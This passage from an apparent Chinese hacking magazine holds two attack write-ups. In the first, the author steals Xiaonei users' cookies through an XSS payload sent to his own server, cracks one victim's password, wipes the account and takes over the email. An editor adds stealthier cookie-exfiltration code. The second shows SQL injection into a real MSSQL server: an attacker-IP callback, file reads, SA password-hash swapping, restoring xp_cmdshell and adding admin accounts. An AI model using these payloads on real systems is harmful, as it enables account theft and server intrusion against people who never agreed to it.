response.write "<script>location.href='http://www.xiaonei.com'</script>"
response.end
%>
```

接着把我空间里的xss.css执行的内容修改成：**location.href="http://www.oldjun.com/getcookie.asp?cookie="+document.cookie;**

好了，执行跨站代码后先转向我空间里的getcookie.asp，并request得到对方的cookie，再由getcookie.asp把cookie写入空间里的cookie.txt，呵呵，拿到cookie还怕什么啊。

我把跨站代码直接给了兄弟，让他放在他的涂鸦板里，剩下的就由他自己去努力了，跑到那家伙校内页面爱怎么骂爱怎么赞都行，只要把那家伙骗到他的页面来，只要访问一下他就壮烈啦，很快，兄弟找我来了，说那家伙访问了，我赞道：有前途的孩子啊……打开http://www.oldjun.com/cookie.txt一看，果然，多了一行字了：日期加cookie，帅呆了（图3）。




图3

上图为若干天后

的效果图，又有不少可爱的小朋友壮烈啦……

在cookie中找下用户名密码：email=g***d@163.com；password=6018ff4f0181f76ea1558c408012612a；把md5的密码，拷到在线破解网站试下，密码跑出来啦：13023246，直接进去啦。剩下的事情交给兄弟了，爱删爱改爱骂随他便……于是那可怜的倒霉虫就在线眼睁睁的看着自己的校内一点点的被清空（请勿模仿）。校内不怎么好玩，不过瘾啊，突然我联系到社会工程学，于是对兄弟说，咱试试他邮箱吧，结果果然一猜即中，邮箱密码也这个……好说，先改了你密码。

做坏事啦，大家原谅，不过个人感觉不厚道的人那是罪有应得啦。当然，这次只是运气好，md5密码一下子破解了，假如遇到破解不了的md5密码呢？那咱们还有办法，那就是最伟大的cookie替换啦，大家可以找个代替cookie的绿色浏览器，或者直接用domain吧，如图4。




图4

直接修改Cookies，把对方的cookie粘贴进去就OK啦，不过记得改下IP，大家在图里看到的：mop_uniq_ckid=58.213.51.91_1190402369_151860291；前面的58.213.51.91是我的IP，修改对方cookie时把他原来的IP换成自己的就OK啦！

昨天在网上看到另外一个跨站的利用方法，测试了下，效果一样的：校内网将<LINK>标签过滤了，但是可以用<LI<LINK>NK>，过滤了一个<LINK>还能留下一个LINK，代码如下：**<li<link/>nk type="text/css" rel="stylesheet" href=" http://www.oldjun.com/xss.css " />**

这个简单，校内打补丁也不难，而Import打补丁就麻烦了。

OK了，跨站的简单利用攻略就到这里啦，做安全的永无止境，大家可以测试玩玩，但不要干坏事哦。最后感谢Flyh4t，感谢东南网安联盟（S.U.S）的诸位兄弟，感谢大家在攻与防的道路上一路相伴。另外欢迎大家多踩踩我的小站：www.oldjun.com，over。

编辑点评：


这个校内网允许写入一定的html语句，跨站来说还是比较容易的。作者从发现跨站到利用，都做得比较好，只是利用语句我认为还可以有改进的地方。作者用文中的js语句**location.href="http://www.oldjun.com/getcookie.asp?cookie="+document.cookie**；的话，访问后会起到一个跳转，虽然作者的asp代码中又将页面跳转到了校内网的首页，但是还是容易被人发现。可以尝试将xss.css里的这句js改成**document.body.insertAdjacentHTML('afterbegin','<iframe width=0 height=0 src=http://www.oldjun.com/a.htm></iframe>');**，然后再在a.htm里写一段自动提交到getcookie.asp的代码，如：

```
<form action="http://www.oldjun.com/getcookie.asp" name=frm1 method=post>
<input type=text name=cookie value=a>
</form>
<script>
document.frm1.cookie.value = document.cookie;
setTimeout("frm1.submit();",1000);
</script>
```

这样一来，不仅避开了一些跨域的问题，同时真正做到了作者asp代码里提到的神不知鬼不觉。当然，我是临时起意写了这样一段代码，应当可以有更简单有效的语句，直接可以在xss.css里将所有功能全部实现，像**document.body.insertAdjacentHTML('afterbegin','<iframe src=http:\/\/www.oldjun.com\/getcookie.asp?cookie='+document.cookie+' width=0 height=0><\/iframe>');**等等，不过是否能够跨域我没有测试。

图 NetPatch

挑战BT-Sa



一、信息探测

由于工作原因，疏于管理肉鸡，用了许久的VPN肉鸡飞了……没办法，因为上一些国外站点需要用到VPN，只能再去找几台做VPN了。于是找GOOGLE帮忙，搜了下，不一会就找到了个有注入且为SA权限的肉鸡。心想，今天运气不错嘛，一找就给我了个SA。可能有些朋友看到这边，或许该起哄了，都SA了，还好意思写文章出来，这类文章多的都跟米一样了，不差我这篇吧。呵呵，如果是一般的情况，我也不会厚脸皮写出来了。请耐心继续往下看，从中你可以学到xp_makecab、xp_unpackcab、xp_regread、sp_configure等扩展存储的使用。

OK，我先说下这台BT肉鸡的大概情况：2K+MSSQL2000+IIS，对外开放80、1433、3389端口，且此服务器上只放该站一个站点，而且后台密码是写在ASP文件里的（前面猜表时并未找到后台相关的表，于是猜测对方是把密码写在ASP文件里了，进去后肯定了我的猜测）。

网络上公认的危险存储扩展均被删除，且无法恢复（后来确认是odsole70.dll，xplog70.dll，xpstar.dll三个DLL被删除）。这三个DLL的删除，意味着N多的存储扩展用不了。这也就意味着，虽然是SA权限，但你却不能执行命令、不能列目录、不能读改注册表，不能恢复被删除的存储扩展。

OK，大体情况已经说了，难度系数是有D，看我是如何击破这坚固的堡垒的。虽然对方开放了1433端口，但是这并不代表着WEB和数据库就肯定是在一快的。曾经就碰过这类的机器，虽然开着MSSQL服务，但是却是给别的WEB机器提供的。节省资源，又相对安全。于是我先在本地用NC监听80端口（反连看IP，自己机器并不一定要有装MSSQL的），在注射点上注射如下语句：

;insert into OPENROWSET('SQLOLEDB','uid=sa;pwd=netpatch;Network=DBMSSOCN;Address=111.111.111.111,80;', 'select * from dest_table') select * from src_table;-- 其中111.111.111.111是表示我的IP。

因为我们只要看IP，所以其他的参数就无所谓了。而端口设置成80，是为了预防一些机器只让访问外




图1

部80。没一会，就有机器连过来了，一看IP，正是目标机器，如图1所示。

二、获取系统权限

要获取WEBSHELL，首先我们得需要路径，如何去获取路径呢？由于许多存储扩展已经不能使用，我们没办法执行命令、列目录、查看注册表等操作。于是，我脑袋里闪过的IDEA就是，读取MetaBase.bin文件！有经验的朋友都知道，此文件乃IIS 5.0的网站配置文档。可怎么读呢？注入语句如下：

```
drop table [nspcn]
CREATE TABLE [nspcn](ResultTxt nvarchar(1024) NULL)
BULK INSERT [nspcn] FROM 'c:\boot.ini' WITH (KEEPNULLS)
insert into [nspcn] values ('g_over');Alter Table [nspcn] add id int NOT
NULL IDENTITY (1,1)
select * from [nspcn]
```

上面的代码利用BULK来读取boot.ini文件，本地测试成功读取，图2是本地测试的抓图。




图 2

于是转而读取MetaBase.bin文件，但是当时测试的时候失败了。读取的内容为空。下图是本地测试的抓图(由于虚拟机只有2K3有装MSSQL，我从2K上COPY了个MetaBase.bin）如图3所示，看样子MetaBase.bin里边有一些截断字符导致读取失败。




图 3

于是我又想到了xp_makecab，xp_unpackcab两个扩展存储，于是用了如下语句：

```
;exec master..xp_makecab 'C:\WINNT\Help\iisHelp\common\404b.cab
','mszip',1,'C:\WINNT\Help\iisHelp\common\404b.htm'
--// 备份 404b.htm 页面
--// 由于当时忘了xp_unpackcab有个参数可以解压重命名的，哎，真是
大意啊。于是用了下面的烂招
Exec master..xp_makecab 'C:\WINNT\Help\iisHelp\common\404b.htm
','mszip',1,'C:\WINNT\system32\inetsrv\MetaBase.bin'
--// 结果肯定失败了！
```




图 4

没办法，只能另图他法了。得想办法恢复那些存储扩展才行。先用NC连了下对方的1433，根据反馈结果表示可以连上，如图4所示。

于是用如下语句加了个SYSADMIN权限的用户

```
;exec master.dbo.sp_addlogin nspcn,netpatch--
;exec master.dbo.sp_addsrvrolemember nspcn sysadmin--
--// 后来才发现我语句写错了，第二句漏了个逗号！
--// 正确的应该是exec master.dbo.sp_addsrvrolemember nspcn,
sysadmin--
```

用查询分析器连接上去，发现只是个PUBLIC权限，晕死我了。当时也晕忽忽的，不知道哪里错了。用NBSI也没加上。于是想到了一个疯狂的点子，修改SA密码。如何修改呢？如果我们直接用;exec master.dbo.sp_password null,nspcn,netpatch--修改，虽然有办法修改，但万一恢复不了扩展，我们又不知道原密码，没办法将密码修改回去。那么我们将完全暴露，得想个巧妙的方法才行。

于是想到了，先复制SA的HASH到A用户，然后再把B用户的HASH复制给SA，当然我们知道这个B用户的密码。这样我们就可以用知道的密码连上去了，修改回去时也把A用户的HASH复制给SA就可以了。

我们先设想下修改后的情况，如果密码修改成功，那么网站立即崩溃报错。如果不在最短的时间内恢复，那么我的行动将会暴露。结合上面的"万一恢复不了扩展"我制定了如下计划，准备好恢复sp_addextendedproc存储扩展的SQL语句，以及此扩展恢复后需要恢复存储扩展以及要执行的命令，当然最后一条是把SA密码修改回去。相关SQL如下：

```
Use master
create procedure sp_addextendedproc --- 1996/08/30 20:13
@functname nvarchar(517),/* (owner.)name of function to call */
@dllname varchar(255)/* name of DLL containing function */
as
set implicit_transactions off
if @@trancount > 0
begin
raiserror(15002,-1,-1,'sp_addextendedproc')
return (1)
end
dbcc addextendedproc(@functname,@dllname)
return (0) -- sp_addextendedproc
-- 以上是恢复sp_addextendedproc
EXEC?sp_addextendedproc?xp_cmdshell?,@dllname?='xplog70.dll'?
EXEC?sp_addextendedproc?xp_enumgroups?,@dllname?='xplog70.dll'?
EXEC?sp_addextendedproc?xp_loginconfig?,@dllname?='xplog70.dll'?
EXEC?sp_addextendedproc?xp_enumerrorlogs?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?xp_getfiledetails?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?Sp_OACreate?,@dllname?='odsole70.dll'?
EXEC?sp_addextendedproc?Sp_OADestroy?,@dllname?='odsole70.dll'?
EXEC?sp_addextendedproc?Sp_OAGetErrorInfo?,@dllname?='odsole70.dll'?
EXEC?sp_addextendedproc?Sp_OAGetProperty?,@dllname?='odsole70.dll'?
EXEC?sp_addextendedproc?Sp_OAMethod?,@dllname?='odsole70.dll'?
EXEC?sp_addextendedproc?Sp_OASetProperty?,@dllname?='odsole70.dll'?
EXEC?sp_addextendedproc?Sp_OAStop?,@dllname?='odsole70.dll'?
EXEC?sp_addextendedproc?xp_regaddmultistring?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?xp_regdeletekey?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?xp_regdeletevalue?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?xp_regenumvalues?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?xp_regremovemultistring?,@dllname?='xpstar.
dll'?
EXEC?sp_addextendedproc?xp_regwrite?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?xp_dirtree?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?xp_regread?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?xp_fixeddrives?,@dllname?='xpstar.dll'?
-- 以上语句是恢复各存储扩展
exec master.dbo.xp_cmdshell 'net user nspcn netpatch /add&&net localgroup
administrators nspcn /add' --
;DECLARE @shell INT EXEC sp_oacreate 'wscript.shell',@shell output
EXEC sp_oamethod @shell,'run',null,'cmd.exe /c net user nspcn netpatch /
add&&net localgroup administrators nspcn /add','0','true'
exec master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE',
'SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',0--
select * from openrowset('microsoft.jet.oledb.4.0',';database=c:
\winnt\system32\ias\ias.mdb','select shell("cmd.exe /c net user nspcn
netpatch /add&&net localgroup administrators nspcn /add ")')
-- 为了预防万一，用了多个存储扩展执行添加nspcn用户的命令
;update sysxlogins set password=(select top 1 password from sysxlogins
where name='a') where name='sa'
-- 重要语句，把SA密码修改回去
```

但是，在默认情况下master.dbo.sysxlogins是不允许修改

的。我们需要开启这个权限。

执行**exec master.dbo.sp_configure 'allow updates', 1; RECONFIGURE WITH OVERRIDE--**后，我们成功开启了修改权限。于是建立了2个用户a和b，密码均为netpatch。

先用**update sysxlogins set password=(select top 1 password from sysxlogins where name='sa') where name='a'**把SA的HASH复制过去。然后再用**update sysxlogins set password=(select top 1 password from sysxlogins where name='b') where name='sa'**把sa密码修改为netpatch，修改后立即用查询分析器登录肉鸡的sqlserver执行已经准备好的命令，但当命令执行完毕时，发现一个很严重的问题，就是odsole70.dll，xplog70.dll，xpstar.dll三个DLL已被删除，无法恢复我们需要的存储扩展了，如图5、图6。




图5

